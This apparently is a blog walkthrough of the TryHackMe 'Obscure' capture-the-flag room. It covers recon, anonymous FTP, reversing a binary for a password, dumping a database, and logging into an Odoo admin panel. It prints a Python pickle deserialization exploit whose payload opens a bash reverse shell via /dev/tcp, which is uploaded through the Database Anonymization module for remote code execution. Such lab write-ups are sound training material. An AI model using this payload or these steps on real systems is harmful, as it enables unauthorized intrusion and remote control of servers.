Obscure
by othmane01
obscure is a tryhackme Medium challenge in this step-by-step walk-through we’ll solve it together.
Room Link: obscure
RECON :
As always i start enumarating the box with nmap to see the open ports , including the version of the services
nmap -sCV -vv 10.130.152.208 -oN scan.nmap --reason
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-03 21:03 +0000

Scanning 10.130.152.208 [1000 ports]
Discovered open port 21/tcp on 10.130.152.208
Discovered open port 80/tcp on 10.130.152.208
Discovered open port 22/tcp on 10.130.152.208
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Jul 24  2022 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.141.87
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:91:5c:43:c1:81:19:6e:0a:28:e8:16:78:c6:d5:c0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDUm+0vYzeki5r+p0e9VSBEwMVzCpoAU4ZJChMXFmLxmUCK5VMiEe1SysKfr+1+eS/f3AGVEGB4FWkGgpy6LY/+VuYcmEosPtrGfEdXhyYjuYXhpZ6N/veupvI49VYgPDN/OOfmN+uxGNjsuHb2qo3g8eHm9WZGGLF31BTzYn+b2Ei3eD/E/OrBIIhafdXtXLVt7rg3phr6Wxg87he9QrHSCuUwav6QlI0BkFzVlndqonu04tw27tBMRiIrNb45FbWukHZoJPa2pXAuS04wduZBVqVGUhODyZozy+IoAiGqRu95qYZEqUO5EewYEonZOR3Qs2Buy9PHDSt5IZy8I1eP
|   256 db:f8:7e:ca:5e:24:31:f9:07:57:8b:8d:74:cb:fe:c1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG+lk85La3T3xvMi1ZQBFyX88tzW77WMCX1AZi0HVEZQTJK2UWLdFSJCctW91FCL8ZPAMvAVz3CvTCQrq6cM+Dw=
|   256 40:6e:c3:a8:fb:df:15:d1:2b:9c:0f:c5:60:ba:e0:b6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEkXVxsxv+wk2hyb9TGEJc+GdOiYel/OqY9fojqlQrXy
80/tcp open  http    syn-ack ttl 61 Werkzeug httpd 0.9.6 (Python 2.7.9)
| http-cookie-flags:
|   /:
|     session_id:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TL;DR : open services :
- 21 : ftp
- 22 : ssh
- 80 : http
FTP :
look’s like we can log in anonymously to ftp:

let’s download the files :

the notice.txt file give us a possible domain .


the password file , is an excutable program to recover the employee password using an ID :

DECOMPILING :
i load the password file to GHIDRA . looking in the fonctions , as you can see there is clear ID ‘971234596’ :

using the same id we get a password :
web :


looking at the page code source , i found an interesting endpoint :
using the pasword we found earlier we can (download) backup the db :

unzip the downloaded db > look for the domain we’ve found earlier to find the users :
Syntax: grep -n "antisoft.thm" dump.sql



using the username admin@antisoft.thm and the password SecurePassword123! we successfully loged in :


N.B we can also create a new db , and log in with the user we’ve created :

when enumerate webapps , it’s alwas a good i idea to check for the cms/technoligies version :

this version has been vulnerable to rce since ages :
The exlpoit:
import pickle
import os
import base64
import pickletools

class Exploit(object):
        def __reduce__(self):
                return (os.system, (("bash -c 'exec bash -i &>/dev/tcp/IP/PORT <&1'"),))

with open("exploit.pickle", "wb") as f:
        pickle.dump(Exploit(), f, pickle.HIGHEST_PROTOCOL)
	pickle.dump(Exploit(), f, pickle.HIGHEST_PROTOCOL)
search and install the module : Database Anonymization , and then we’ll upoload the exploit.pickle .

Once we have the module installed, we navigate to the settings page and select “Anonymize database”


We upload the “exploit.pickle” file generated our script and click on “Reverse the Database Anonymization” button.:
N.b: to generate the pickle file we have to use python2.7
Syntax: : python2.7 exploit.py

initial Access:
FLAG 1 :
odoo@b8a9bbf1f380:/$ find / -name flag* 2>/dev/null
/var/lib/odoo/flag.txt
odoo@b8a9bbf1f380:/$ cat /var/lib/odoo/flag.txt
THM{1243b64a3a01a8732ccb96217f593520}
PE to ROOT in Docker :
to be continue
Special thanks to Tryhackme
that’s it . see you next time